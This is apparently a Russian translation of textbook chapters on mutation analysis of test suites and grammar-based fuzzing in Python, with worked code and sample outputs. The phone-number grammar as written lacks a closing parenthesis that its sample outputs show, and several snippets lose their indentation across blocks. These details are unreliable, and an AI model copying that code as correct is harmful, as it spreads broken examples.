        if self.log:
            print('<->\t%s' % self.name)
        if exc_type is not None:
            self.detected = True
        if self.log:
            print("Detected %s" % self.name, exc_type, exc_value)
        globals()[self.pm.name] = self.pm.fn
        if self.log:
            print()
        return True
```

После обхода `finish()` собирает необнаруженных мутантов:

```
class MuFunctionAnalyzer(MuFunctionAnalyzer):
    def finish(self):
        self.un_detected = {
            mutant for mutant in self.mutants if not mutant.detected}
```

Мутационная оценка — доля обнаруженных мутантов. Значение 1 означает, что уничтожены все; 0,1 — только 10%.

```
class MuFunctionAnalyzer(MuFunctionAnalyzer):
    def score(self):
        return (self.nmutations - len(self.un_detected)) / self.nmutations
```

Испытаем слабый набор напрямую:

```
for mutant in MuFunctionAnalyzer(triangle, log=True):
```

```

    with mutant:
        assert triangle(1, 1, 1) == 'Equilateral', "Equal Check1"
        assert triangle(1, 0, 1) != 'Equilateral', "Equal Check2"
        assert triangle(1, 0, 2) != 'Equilateral', "Equal Check3"
mutant.pm.score()

```

Только одна из пяти мутаций вызывает падение утверждения:

0.2

Тот же результат получается через ранее определённый оракул:

```

for mutant in MuFunctionAnalyzer(triangle):
    with mutant:
        weak_oracle(triangle)
mutant.pm.score()

```

Поскольку меняется глобальное пространство имён, оракулу необязательно передавать функцию непосредственно из цикла. Можно скрыть вызов в другой функции:

```

def oracle():
    strong_oracle(triangle)

for mutant in MuFunctionAnalyzer(triangle, log=True):
    with mutant:
        oracle()
mutant.pm.score()

```

Сильный оракул обнаруживает все пять вариантов:

1.0

Рассмотрим ещё один пример. `gcd()` вычисляет наибольший общий делитель двух чисел:

```

def gcd(a, b):
    if a < b:
        c = a
        a = b
        b = c

    while b != 0:
        c = a
        a = b
        b = c % b

    return a

```

Насколько эффективны два простых теста?

```

for mutant in MuFunctionAnalyzer(gcd, log=True):
    with mutant:
        assert gcd(1, 0) == 1, "Minimal"
        assert gcd(0, 1) == 1, "Mirror"

```

Из семи мутантов обнаруживаются три: один по `UnboundLocalError`, два по утверждениям.

```

mutant.pm.score()

0.42857142857142855

```

Таким образом, этот набор для `gcd()` получает около 42%.

Мутатор модулей и наборов тестов

До сих пор анализировалась отдельная функция. Теперь обобщим подход на программные модули и тестовые наборы. Как и прежде, допустимые мутанты можно получать заменой операторов на `pass`.

Для демонстрации создадим настоящий объект модуля из строки с исходным кодом:

```
import types

def import_code(code, name):
    module = types.ModuleType(name)
    exec(code, module.__dict__)
    return module

shape = import_code(shape_src, 'shape')
shape.triangle(1, 1, 1)

'Equilateral'
```

Сильный набор тестов проверяет точное значение каждого результата:

```
import unittest

class StrongShapeTest(unittest.TestCase):
    def test_equilateral(self):
        assert shape.triangle(1, 1, 1) == 'Equilateral'

    def test_isosceles(self):
        assert shape.triangle(1, 2, 1) == 'Isosceles'
        assert shape.triangle(2, 2, 1) == 'Isosceles'
        assert shape.triangle(1, 2, 2) == 'Isosceles'

    def test_scalene(self):
        assert shape.triangle(1, 2, 3) == 'Scalene'
```

Вспомогательная функция собирает все методы, имена которых начинаются с test_:

```
def suite(test_class):
    result = unittest.TestSuite()
    for f in test_class.__dict__:
        if f.startswith('test_'):
            result.addTest(test_class(f))
    return result

runner = unittest.TextTestRunner(verbosity=0, failfast=True)
runner.run(suite(StrongShapeTest))
```

Все три теста проходят. Слабый набор использует те же входы, но для неравносторонних треугольников проверяет лишь то, что результат отличается от Equilateral:

```
class WeakShapeTest(unittest.TestCase):
    def test_equilateral(self):
        assert shape.triangle(1, 1, 1) == 'Equilateral'

    def test_isosceles(self):
        assert shape.triangle(1, 2, 1) != 'Equilateral'
        assert shape.triangle(2, 2, 1) != 'Equilateral'
        assert shape.triangle(1, 2, 2) != 'Equilateral'

    def test_scalene(self):
        assert shape.triangle(1, 2, 3) != 'Equilateral'
```

Оба набора исполняют одни и те же ветви и имеют одинаковое покрытие. Тем самым покрытие снова не различает сильный и слабый оракулы.

Анализатор программы

MuProgramAnalyzer разбирает исходный текст модуля, нормализует его через AST, находит все точки изменения и запоминает нераспознанные мутанты:

```
class MuProgramAnalyzer(MuFunctionAnalyzer):
    def __init__(self, name, src):
```

```

        self.name = name
        self.ast = ast.parse(src)
        self.src = ast.unparse(self.ast)
        self.changes = []
        self.mutator = self.mutator_object()
        self.nmutations = self.get_mutation_count()
        self.un_detected = set()

    def mutator_object(self, locations=None):
        return AdvStmtDeletionMutator(self, locations)

```

Расширенный посетитель либо регистрирует изменяемые позиции, либо применяет изменения в переданных позициях:

```

class AdvMutator(Mutator):
    def __init__(self, analyzer, mutate_locations=None):
        self.count = 0
        self.mutate_locations = ([] if mutate_locations is None
                                   else mutate_locations)
        self.pm = analyzer

    def mutable_visit(self, node):
        self.count += 1
        return self.mutation_visit(node)

class AdvStmtDeletionMutator(AdvMutator, StmtDeletionMutator):
    def __init__(self, analyzer, mutate_locations=None):
        AdvMutator.__init__(self, analyzer, mutate_locations)

    def mutation_visit(self, node):
        index = 0
        if not self.mutate_locations:
            self.pm.changes.append((self.count, index))
            return self.generic_visit(node)

        mutating_lines = set((count, idx)
                              for count, idx in self.mutate_locations)
        if (self.count, index) in mutating_lines:
            return ast.Pass()
        return self.generic_visit(node)

```

Для triangle() анализатор находит пять мутаций:

```
MuProgramAnalyzer('shape', shape_src).nmutations
```

5

Перебор мутантов программы

Сделаем анализатор итерируемым:

```

class MuProgramAnalyzer(MuProgramAnalyzer):
    def __iter__(self):
        return AdvPMIterator(self)

class AdvPMIterator:
    def __init__(self, pm):
        self.pm = pm
        self.idx = 0

    def __next__(self):
        i = self.idx
        if i >= len(self.pm.changes):
            raise StopIteration()
        self.idx += 1
        # Один мутант может содержать несколько изменений.

```

```
return AdvMutant(self.pm, [self.pm.changes[i]])
```

AdvMutant хранит набор позиций, по которому строится конкретный вариант программы:

```
class AdvMutant(Mutant):
    def __init__(self, pm, locations):
        self.pm = pm
        self.i = locations
        self.name = "%s_%s" % (
            self.pm.name,
            '_'.join([str(i) for i in self.i]))
        self._src = None
```

Имена пяти мутантов имеют вид `shape_(1, 0), ..., shape_(5, 0)`.

Генератор передаёт копию AST мутатору с выбранными позициями, а `src()` кэширует полученный текст:

```
class AdvMutant(AdvMutant):
    def generate_mutant(self, locations):
        mutant_ast = self.pm.mutator_object(locations).visit(
            ast.parse(self.pm.src))
        return ast.unparse(mutant_ast)

    def src(self):
        if self._src is None:
            self._src = self.generate_mutant(self.i)
        return self._src
```

Как и раньше, разницу с исходной программой удобно показывать в едином формате diff:

```
import difflib

class AdvMutant(AdvMutant):
    def diff(self):
        return '\n'.join(difflib.unified_diff(
            self.pm.src.split('\n'),
            self.src().split('\n'),
            fromfile='original', tofile='mutant', n=3))
```

Например, первый мутант заменяет `return 'Equilateral'` на `pass`.

Запуск тестов на мутантах

Оператор индексирования принимает модуль тестов, заменяет в его пространстве имён исходный модуль мутантным и возвращает исполнитель тестов:

```
class AdvMutant(AdvMutant):
    def __getitem__(self, test_module):
        test_module.__dict__[self.pm.name] = import_code(
            self.src(), self.pm.name)
        return MutantTestRunner(self, test_module)
```

MutantTestRunner собирает все тестовые методы класса. Если тесты проходят, значит, мутант выжил и добавляется во множество `un_detected`. Ограничение времени защищает анализ от заикливания мутантов, а синтаксически некорректные варианты обрабатываются отдельно.

```
from ExpectError import ExpectTimeout

class MutantTestRunner:
    def __init__(self, mutant, test_module):
        self.mutant = mutant
        self.tm = test_module

    def runTest(self, tc):
        suite = unittest.TestSuite()
        test_class = self.tm.__dict__[tc]
```

```

for f in test_class.__dict__:
    if f.startswith('test_'):
        suite.addTest(test_class(f))

runner = unittest.TextTestRunner(verbosity=0, failfast=True)
try:
    with ExpectTimeout(1):
        res = runner.run(suite)
        if res.wasSuccessful():
            self.mutant.pm.un_detected.add(self)
            return res
except SyntaxError:
    print('Syntax Error (%s)' % self.mutant.name)
    return None
raise Exception('Unhandled exception during test execution')

```

Оценка программы определяется той же долей убитых мутантов:

```

class MuProgramAnalyzer(MuProgramAnalyzer):
    def score(self):
        return ((self.nmutations - len(self.un_detected)) /
                self.nmutations)

```

Применим фреймворк к слабому набору:

```

import sys

test_module = sys.modules[__name__]
for mutant in MuProgramAnalyzer('shape', shape_src):
    mutant[test_module].runTest('WeakShapeTest')
mutant.pm.score()

0.2

```

Слабый набор получает лишь 20%: из пяти мутантов он убивает один.

Сильный набор убивает все варианты:

```

for mutant in MuProgramAnalyzer('shape', shape_src):
    mutant[test_module].runTest('StrongShapeTest')
mutant.pm.score()

1.0

```

Таким образом, StrongShapeTest получает 100%. Аналогично можно оформить тесты gcd() как класс:

```

gcd_src = inspect.getsource(gcd)

class TestGCD(unittest.TestCase):
    def test_simple(self):
        assert cfg.gcd(1, 0) == 1

    def test_mirror(self):
        assert cfg.gcd(0, 1) == 1

for mutant in MuProgramAnalyzer('cfg', gcd_src):
    mutant[test_module].runTest('TestGCD')
mutant.pm.score()

0.42857142857142855

```

Результат совпадает с анализом отдельной функции: набор TestGCD получает около 42%.

Проблема эквивалентных мутантов

Не всякий автоматически созданный мутант обязательно ошибочен. Рассмотрим другую запись алгоритма Евклида:

```
def new_gcd(a, b):
    if a < b:
        a, b = b, a
    else:
        a, b = a, b

    while b != 0:
        a, b = b, a % b
    return a
```

Один из мутантов удаляет присваивание в ветви else:

```
def mutated_gcd(a, b):
    if a < b:
        a, b = b, a
    else:
        pass

    while b != 0:
        a, b = b, a % b
    return a
```

Мутатор удаления операторов порождает четыре варианта: удаление присваивания в ветви if, присваивания в else, тела цикла или итогового return. Второй вариант семантически неотличим от оригинала, потому что удалённое присваивание $a, b = a, b$ ничего не меняет. Такие варианты называются **эквивалентными мутантами**.

Эквивалентные мутанты затрудняют интерпретацию оценки. Если она равна 70%, то эквивалентными могут быть от 0 до 30% всех мутантов. Не зная их настоящего числа, невозможно понять, насколько ещё можно улучшить тесты. Рассмотрим два способа работы с этой проблемой.

Статистическая оценка числа эквивалентных мутантов

Если выживших мутантов немного, их можно просмотреть вручную. Если же их, например, больше тысячи, можно случайно выбрать меньшую выборку и вручную определить, какие варианты действительно представляют ошибки. Для биномиального распределения, приближённого нормальным, размер выборки определяется формулой

Формула: $n \geq p_{\text{hat}}(1-p_{\text{hat}}) ((Z_{(\alpha/2)})/(\Delta))^2$,

где n — число образцов, p — параметр вероятностного распределения, α — желаемая достоверность, а Δ — точность. Для доверительного уровня 95% критическое значение равно 1,96. Поскольку максимум $p_{\text{hat}}(1-p_{\text{hat}})$ равен 0,25, получаем

Формула: $n \geq 0.25((1.96)/(\Delta))^2$.

При $\Delta=0.01$, то есть максимальной ошибке 1%, на эквивалентность потребуется проверить 9604 мутанта. Если допустить ошибку 10% ($\Delta=0.1$), достаточно 96 мутантов.

Оценка числа бессмертных мутантов методом Чао

Выборка сокращает работу, но всё равно требует ручного анализа. Если вычисления дешёвы, число настоящих, а значит и эквивалентных, мутантов можно оценить методом Чао. Формула, подробно рассматриваемая в главе о том, когда прекращать фаззинг, имеет вид

Формула: $S_{\text{hat_Chao1}} = S(n) + (f_1^2)/(2f_2)$, если $f_2 > 0$; $S(n) + (f_1(f_1-1))/(2)$, иначе.

Основная идея — вычислить полную матрицу $T \times M$: запустить каждый тест на каждом мутанте. Здесь f_1 — число мутантов, убитых ровно один раз, f_2 — число мутантов, убитых ровно дважды, а $S(n)$ — общее число убитых мутантов. Значение $S_{\text{hat_Chao1}}$ оценивает истинное число обнаружимых мутантов. Если всего создано M вариантов, то $M \cdot S_{\text{hat_Chao1}}$ оценивает число **бессмертных** мутантов.

Бессмертный мутант не вполне то же самое, что традиционный эквивалентный мутант: его «смертность» зависит от оракула, различающего поведение вариантов. Например, фаззер, считающий мутанта убитым лишь при исключении, не заметит иной результат без исключения. Поэтому оценка Chao1 — это асимптотическое число мутантов, которое данный фаззер мог бы обнаружить за бесконечное время. При достаточно сильном оракуле оценка бессмертных мутантов приближается к числу истинно эквивалентных. Подробнее это обсуждается в главе о завершении фаззинга; полный разбор обнаружения «видов» в тестировании дан в работе Бёме [Boehme et al., 2018].

Итоги

В этой главе представлены два способа анализа мутаций.

MuFunctionAnalyzer предназначен для отдельных функций. Например, качество двух тестов gcd() вычисляется так:

```
for mutant in MuFunctionAnalyzer(gcd, log=True):
    with mutant:
        assert gcd(1, 0) == 1, "Minimal"
        assert gcd(0, 1) == 1, "Mirror"
mutant.pm.score()
```

MuProgramAnalyzer предназначен для самостоятельных программ с тестовыми наборами:

```
class TestGCD(unittest.TestCase):
    def test_simple(self):
        assert cfg.gcd(1, 0) == 1

    def test_mirror(self):
        assert cfg.gcd(0, 1) == 1

for mutant in MuProgramAnalyzer('gcd', gcd_src):
    mutant[test_module].runTest('TestGCD')
mutant.pm.score()
```

Полученная мутационная оценка лучше характеризует качество тестового набора, чем одно лишь покрытие.

Усвоенные уроки

- Структурного покрытия недостаточно для оценки качества тестовых наборов.
- Анализ мутаций позволяет оценивать силу тестов и их оракулов.
- Метод ограничивают эквивалентные и избыточные мутанты; их число можно оценивать статистически.

Дальнейшие шаги

- Наивный фаззинг создаёт слабые оракулы; символическое и конколическое выполнение способны их усилить.
- Динамические инварианты также помогают улучшать оракулы.
- В главе о том, когда прекращать фаззинг, оценка Чао рассматривается подробнее.

История вопроса

Идею анализа мутаций впервые предложили Липтон и соавторы [Lipton et al., 1971]. Прекрасный обзор исследований опубликовали Цзя и Харман [Jia and Harman, 2011]. Ещё один обстоятельный обзор современных направлений дан в главе Пападакиса и соавторов [Papadakis et al., 2019].

Упражнения

Упражнение 1. Мутаторы арифметических выражений

Удаление операторов — лишь один способ изменять программу. Другая категория — мутации выражений, при которых арифметические операторы `{+, -, *, /}` заменяются друг другом. Например,

```
x = x + 1
```

можно превратить в `x = x - 1`, `x = x * 1` или `x = x / 1`.

Сначала выясним тип нужных узлов AST:

```
print(ast.dump(ast.parse("1 + 2 - 3 * 4 / 5"), indent=4))
```

Двоичные операции представлены узлами `BinOp`; для мутации нужно менять их атрибут `op`, имеющий, в частности, значения `Add`, `Sub`, `Mult` и `Div`. Напишите `BinOpMutator`, а затем производный от `MuFunctionAnalyzer` класс `MuBinOpAnalyzer`, который его использует.

Решение. Как и в `StmtDeletionMutator`, посетим все подходящие узлы AST:

```
class BinOpMutator(Mutator):
    def visit_BinOp(self, node):
        return self.mutable_visit(node)

class BinOpMutator(BinOpMutator):
    def mutation_visit(self, node):
        replacement = {
            type(ast.Add()): ast.Sub(),
            type(ast.Sub()): ast.Add(),
            type(ast.Mult()): ast.Div(),
            type(ast.Div()): ast.Mult()
        }
        try:
            node.op = replacement[type(node.op)]
        except KeyError:
            pass # Остальные двоичные операторы: and, mod и т. п.
        return node

class MuBinOpAnalyzer(MuFunctionAnalyzer):
    def mutator_object(self, locations=None):
```

```
return BinOpMutator(locations)
```

Проверим мутатор на функции:

```
def arith_expr():  
    return 1 + 2 - 3 * 4 / 5  
  
for mutant in MuBinOpAnalyzer(arith_expr, log=True):  
    print(mutant.diff())
```

Он по очереди заменяет внешнее вычитание на сложение, сложение на вычитание, деление на умножение и умножение на деление.

Упражнение 2. Оптимизация анализа мутаций

Наш метод не вполне эффективен: тесты запускаются даже для мутантов, изменения которых находятся в не покрытом данным тестом коде. Такой тест в принципе не способен обнаружить эти ошибки. Простая оптимизация — сначала получить покрытие теста, а затем запускать его лишь на мутантах, изменяющих покрываемый код. Модифицируйте MuFunctionAnalyzer, добавив предварительный сбор покрытия.

Решение. Оставлено внимательному читателю.

Упражнение 3. Мутатор байт-кода

Мы изменяли AST, полученное из исходного текста. Однако байт-код Python может быть целевым форматом и для других языков, исходный текст которых нельзя непосредственно преобразовать в Python AST. Реализуйте мутатор функции Python, который изменяет байт-код вместо получения и изменения исходного текста.

Решение. Оставлено внимательному читателю.

Упражнение 4. Оценка остаточной плотности дефектов

Плотность дефектов программы — число обнаруженных до выпуска дефектов, делённое на размер программы. Остаточная плотность дефектов характеризует долю ошибок, избежавших обнаружения. Точно оценить её трудно, но анализ мутаций способен дать верхнюю границу: число нераспознанных мутантов правдоподобно ограничивает число оставшихся дефектов сверху.

Эта граница может быть слишком широкой, поскольку некоторые оставшиеся ошибки взаимодействуют и, присутствуя вместе, обнаруживаются имеющимся набором тестов. Более точная граница — максимальное число мутантов, которые могут одновременно существовать в программе и оставаться незамеченными.

Начните с полного множества возможных мутаций и примените дельта-отладку из главы о минимизации, чтобы определить минимальное число изменений, которые нужно удалить, дабы составной мутант прошёл тесты незамеченным. Создайте производный от MuFunctionAnalyzer класс RDEstimator, оценивающий этим способом верхнюю границу остаточной плотности дефектов.

Решение. Оставлено внимательному читателю.

Часть III. Синтаксический фаззинг

В этой части рассматривается генерация тестов на **синтаксическом** уровне — составление входных данных из конструкций языка.

- **Фаззинг с помощью грамматик.** Грамматика задаёт допустимые входные данные программы. Такая спецификация позволяет систематически и эффективно генерировать тесты, особенно для сложных форматов.
- **Эффективный грамматический фаззинг.** Древовидные алгоритмы грамматического фаззинга значительно быстрее строковых и дают больше контроля над создаваемыми входами.
- **Покрытие грамматики.** Систематическое покрытие элементов грамматики увеличивает разнообразие тестов и помогает не пропустить отдельные конструкции.
- **Синтаксический анализ входных данных.** Грамматики позволяют разбирать допустимые начальные входы и представлять их деревьями вывода.
- **Вероятностный грамматический фаззинг.** Вероятности отдельных подстановок дают грамматикам дополнительную выразительность и позволяют управлять распределением тестов.
- **Фаззинг с помощью генераторов.** Грамматики расширяются функциями — фрагментами кода, которые выполняются при раскрытии правил и могут создавать, проверять или изменять элементы результата.
- **Фаззинг серого ящика с грамматиками.** Структурное представление входов позволяет мутировать, скрещивать и рекомбинировать их части, получая новые допустимые и слегка изменённые данные.
- **Сокращение входных данных, вызывающих сбой.** Автоматическая минимизация упрощает проблемные входы до необходимого минимума и тем самым облегчает отладку.

Фаззинг с помощью грамматик

В главе о фаззинге на основе мутаций мы увидели, как дополнительные подсказки — например, образцы входных файлов — ускоряют генерацию тестов. Теперь сделаем следующий шаг и зададим спецификацию допустимых входов программы. Грамматика позволяет систематически и эффективно создавать тесты для сложных форматов. Кроме того, грамматики служат основой фаззинга конфигураций, API, графических интерфейсов и многих других областей.

Предварительные знания

- Нужно понимать основы фаззинга, изложенные во вводной главе.

Краткое содержание

В этой главе грамматики используются как простой способ специфицировать языки входных данных и тестировать программы синтаксически корректными входами. Грамматика представляется отображением нетерминальных символов в списки альтернативных раскрытий:

```
US_PHONE_GRAMMAR: Grammar = {
    "<start>": ["<phone-number>"],
    "<phone-number>": ["(<area><exchange>-<line>"],
    "<area>": ["<lead-digit><digit><digit>"],
    "<exchange>": ["<lead-digit><digit><digit>"],
    "<line>": ["<digit><digit><digit><digit>"],
    "<lead-digit>": ["2", "3", "4", "5", "6", "7", "8", "9"],
    "<digit>": ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"]
}

assert is_valid_grammar(US_PHONE_GRAMMAR)
```

Нетерминалы заключаются в угловые скобки, например `<digit>`. Генератор начинает со стартового символа `<start>`, случайно выбирает одно из его раскрытий и продолжает, пока не раскроет все нетерминалы. Именно так работает `simple_grammar_fuzzer()`:

```
[simple_grammar_fuzzer(US_PHONE_GRAMMAR) for i in range(5)]

['(692)449-5179',
 '(519)230-7422',
 '(613)761-0853',
 '(979)881-3858',
 '(810)914-5475']
```

На практике вместо учебной функции `simple_grammar_fuzzer()` следует применять класс `GrammarFuzzer` или его варианты на основе покрытия, вероятностей либо генераторов. Они эффективнее, защищают от бесконечного роста и предоставляют дополнительные возможности.

Глава также содержит набор инструментов для грамматик: сокращённые записи классов символов и повторений, расширение существующих грамматик и другие вспомогательные функции.

Языки входных данных

Любое возможное поведение программы вызывается её входом. Под входом понимается широкий круг источников: данные из файлов, окружения или сети, пользовательский ввод и сведения, получаемые при взаимодействии с другими ресурсами. Совокупность входов определяет поведение программы, включая отказы. Поэтому при тестировании полезно определить возможные

источники, взять их под контроль и систематически проверить.

Для простоты пока предположим, что у программы есть только один источник входа, как и в предыдущих главах. Множество допустимых входов называется **языком**. Языки бывают простыми и сложными: язык CSV задаёт корректные записи с разделителями-запятыми, а язык Python — корректные программы на Python. Обычно различают языки данных и языки программирования, хотя программу тоже можно рассматривать как входные данные, например для компилятора. Существуют тысячи форматов файлов, каждый со своим языком.

Теория формальных языков предлагает спецификации для строгого описания языков. Простейший класс строчных языков задают **регулярные выражения**: например, $[a-z]^*$ обозначает, возможно пустую, последовательность строчных букв. Теория автоматов связывает такие языки с распознающими их автоматами; язык регулярного выражения можно задать конечным автоматом.

Регулярные выражения удобны для не слишком сложных форматов, а конечные автоматы обладают полезными для рассуждений свойствами. Однако при описании сложных входов быстро проявляются ограничения. На противоположном конце спектра находятся универсальные грамматики, задающие языки машин Тьюринга. Машина Тьюринга может вычислить всё вычислимое; поскольку Python полон по Тьюрингу, программу на Python также можно использовать для задания или даже перечисления допустимых входов. Но такую тестирующую программу пришлось бы писать специально для каждой проверяемой системы, а это не тот уровень автоматизации, к которому мы стремимся.

Граматики

Промежуточное положение между регулярными выражениями и машинами Тьюринга занимают **грамматики** — один из самых популярных и хорошо изученных формализмов спецификации языков входных данных. Грамматика выражает широкий круг свойств языка и особенно хорошо описывает синтаксическую структуру, вложенные и рекурсивные входы. Здесь используются **контекстно-свободные грамматики**, один из самых простых и распространённых видов грамматик.

Правила и раскрытия

Грамматика состоит из **стартового символа** и набора **правил раскрытия**, или просто правил, которые определяют, как раскрывать стартовый и другие символы. Например, грамматика двух цифр имеет вид

```
<start> ::= <digit><digit>
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Чтение начинается со стартового символа `<start>`. Правило `<A> ::= <B>` означает, что символ слева можно заменить строкой справа. Поэтому `<start>` заменяется на `<digit><digit>`. Затем каждый `<digit>` заменяется правой частью соответствующего правила. Знак `|` разделяет **альтернативы раскрытия**: можно выбрать любую цифру. В итоге получаем строку от `00` до `99`; терминалы `0–9` дальнейшего раскрытия не требуют.

Граматики могут быть **рекурсивными**: раскрытие может снова содержать ранее раскрывавшийся символ. Например, целые числа описываются так:

```
<start> ::= <integer>
<integer> ::= <digit> | <digit><integer>
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Здесь `<integer>` — либо одна цифра, либо цифра, за которой следует ещё одно целое число. Число 1234 представляется цифрой 1 и целым 234, которое, в свою очередь, состоит из цифры 2 и целого 34.

Чтобы разрешить знак + или -, добавим правило:

```
<start> ::= <number>
<number> ::= <integer> | +<integer> | -<integer>
<integer> ::= <digit> | <digit><integer>
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Эти правила формально определяют язык: всё, что выводится из стартового символа, принадлежит языку; всё остальное — нет. Интерактивные опросы из оригинала здесь и далее опущены.

Арифметические выражения

Расширим грамматику до полных арифметических выражений — классического примера применения грамматик. Выражение `<expr>` является суммой, разностью или термом; терм — произведением, частным или множителем; множитель — числом либо выражением в скобках. Почти все правила рекурсивны и потому допускают выражения произвольной сложности, например $(1 + 2) * (3.4 / 5.6 - 789)$.

```
<start> ::= <expr>
<expr> ::= <term> + <expr> | <term> - <expr> | <term>
<term> ::= <term> * <factor> | <term> / <factor> | <factor>
<factor> ::= +<factor> | -<factor> | (<expr>) | <integer> | <integer>.<integer>
<integer> ::= <digit><integer> | <digit>
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Обратите внимание: пробелы вокруг операторов входят в язык буквально. Поэтому `1 + 1` выводится из этой грамматики, а `1+1` — нет.

Представление грамматик в Python

Первый шаг к грамматическому фаззеру — выбрать удобный формат грамматик. Чтобы их было легко писать, используем строки и списки. В Python грамматика будет отображением имён символов в списки альтернатив. Грамматика одной цифры выглядит так:

```
DIGIT_GRAMMAR = {
    "<start>":
        ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"]
}
```

Экскурс: тип Grammar

Определим тип грамматик, чтобы их можно было статически проверять. В первом приближении каждый символ-строка отображается в список строк-раскрытий:

```
from typing import Any, Dict, List, Tuple, Union

SimpleGrammar = Dict[str, List[str]]
```

Однако функция `opts()`, представленная далее в главе, позволяет снабжать раскрытия необязательными атрибутами. В таком случае раскрытие может быть парой из строки и словаря параметров:

```
Option = Dict[str, Any]
Expansion = Union[str, Tuple[str, Option]]
```

Итоговый тип `Grammar` отображает строки в списки `Expansion`:

```
Grammar = Dict[str, List[Expansion]]
```

Конец экскурса

Полная грамматика арифметических выражений в этом представлении имеет вид:

```
EXPR_GRAMMAR: Grammar = {
    "<start>":
        ["<expr>"],

    "<expr>":
        ["<term> + <expr>", "<term> - <expr>", "<term>"],

    "<term>":
        ["<factor> * <term>", "<factor> / <term>", "<factor>"],

    "<factor>":
        ["+<factor>",
         "-<factor>",
         "(<expr>)",
         "<integer>.<integer>",
         "<integer>"],

    "<integer>":
        ["<digit><integer>", "<digit>"],

    "<digit>":
        ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"]
}
```

Каждый символ определяется в грамматике ровно один раз. Правило доступно по имени символа:

```
EXPR_GRAMMAR["<digit>"]

['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
```

Можно также проверить наличие символа:

```
"<identifier>" in EXPR_GRAMMAR

False
```

Предполагается, что слева в правиле, то есть в ключе отображения, всегда стоит ровно один символ. Именно это свойство делает наши грамматики контекстно-свободными.

Некоторые определения

Каноническим стартовым символом считаем `<start>`:

```
START_SYMBOL = "<start>"
```

Функция `nonterminals()` извлекает из раскрытия список нетерминалов — всё, что заключено между `<` и `>`, кроме пробелов:

```
import re

RE_NONTERMINAL = re.compile(r'(<[^<> ]*>)' )

def nonterminals(expansion):
    # В следующих главах раскрытия могут быть кортежами;
```

```
# само раскрытие тогда находится в первом элементе.
if isinstance(expansion, tuple):
    expansion = expansion[0]

return RE_NONTERMINAL.findall(expansion)
```

Проверим разные случаи:

```
assert nonterminals("<term> * <factor>") == ["<term>", "<factor>"]
assert nonterminals("<digit><integer>") == ["<digit>", "<integer>"]
assert nonterminals("1 < 3 > 2") == []
assert nonterminals("1 <3> 2") == ["<3>"]
assert nonterminals("1 + 2") == []
assert nonterminals(("<1>", {'option': 'value'})) == ["<1>"]
```

A `is_nonterminal()` проверяет, является ли строка нетерминалом:

```
def is_nonterminal(s):
    return RE_NONTERMINAL.match(s)

assert is_nonterminal("<abc>")
assert is_nonterminal("<symbol-1>")
assert not is_nonterminal("+")
```

Простой грамматический фаззер

Применим созданные грамматики. Построим простой фаззер, который начинает со `<start>` и последовательно раскрывает символы. Чтобы результат не рос бесконечно, ограничим число остающихся нетерминалов параметром `max_nonterminals`. Чтобы алгоритм не застрял, когда это число невозможно уменьшить, ограничим также общее число неудачных попыток раскрытия.

```
import random

class ExpansionError(Exception):
    pass

def simple_grammar_fuzzer(grammar: Grammar,
                          start_symbol: str = START_SYMBOL,
                          max_nonterminals: int = 10,
                          max_expansion_trials: int = 100,
                          log: bool = False) -> str:
    """Создать строку из `grammar`.

    `start_symbol` — стартовый символ, по умолчанию `<start>`;
    `max_nonterminals` — наибольшее допустимое число нетерминалов,
        ещё ожидающих раскрытия;
    `max_expansion_trials` — максимальное число попыток;
    `log` — выводить ход раскрытия, если равен True.
    """

    term = start_symbol
    expansion_trials = 0

    while len(nonterminals(term)) > 0:
        symbol_to_expand = random.choice(nonterminals(term))
        expansions = grammar[symbol_to_expand]
        expansion = random.choice(expansions)

        # Далее раскрытия также могут быть кортежами.
        if isinstance(expansion, tuple):
            expansion = expansion[0]

        new_term = term.replace(symbol_to_expand, expansion, 1)

        if len(nonterminals(new_term)) < max_nonterminals:
```

```

        term = new_term
        if log:
            print("%-40s" % (symbol_to_expand + " -> " + expansion),
                  term)
        expansion_trials = 0
    else:
        expansion_trials += 1
        if expansion_trials >= max_expansion_trials:
            raise ExpansionError("Cannot expand " + repr(term))

    return term

```

Посмотрим, как фаззер получает арифметическое выражение из стартового символа:

```

simple_grammar_fuzzer(
    grammar=EXPR_GRAMMAR, max_nonterminals=3, log=True)

```

Один из запусков последовательно превращает <start> в <expr>, раскрывает термы, множители и цифры и завершается строкой:

```
'6 + -(++(2 * +---1.7)) - (9)'
```

Увеличение предела нетерминалов быстро приводит к гораздо более длинным результатам:

```

for i in range(10):
    print(simple_grammar_fuzzer(
        grammar=EXPR_GRAMMAR, max_nonterminals=5))

```

Примеры созданных выражений:

```

7 / +48.5
1 - -3 * 7 - 28 / 9
8 + -(9.6 - 3 - -+4 * +77)
5.43
-++2 - (--+715769550) / 8 / (1)

```

Функция `simple_grammar_fuzzer()` выполняет задачу в большинстве случаев, но имеет недостатки. Многочисленные операции поиска и замены строк делают её неэффективной; кроме того, она может так и не получить строку и завершиться `ExpansionError`. Зато реализация проста и подходит для этой главы. В следующей главе будет построен более эффективный фаззер.

Визуализация грамматик в виде синтаксических диаграмм

С помощью грамматик легко задавать форматы многих рассмотренных ранее примеров. Созданные выше арифметические выражения можно непосредственно передавать программе `bc` или любой другой программе, принимающей такие выражения. Прежде чем вводить новые грамматики, научимся визуализировать их структуру.

Синтаксические диаграммы, также называемые железнодорожными, — графическое представление контекстно-свободных грамматик. Их читают слева направо вдоль возможных «путей»; последовательность встреченных на пути символов задаёт язык. Для создания таких диаграмм реализуем `syntax_diagram()`.

Экскурс: реализация `syntax_diagram()`

Для визуализации используем внешнюю библиотеку `RailroadDiagrams`:

```

from RailroadDiagrams import (
    NonTerminal, Terminal, Choice, HorizontalChoice, Sequence,
    show_diagram
)

```

```
from IPython.display import SVG
```

Сначала определим `syntax_diagram_symbol()`, визуализирующую один символ. Терминалы обозначаются овалами, а нетерминалы наподобие `<term>` — прямоугольниками:

```
def syntax_diagram_symbol(symbol: str) -> Any:
    if is_nonterminal(symbol):
        return NonTerminal(symbol[1:-1])
    else:
        return Terminal(symbol)
```

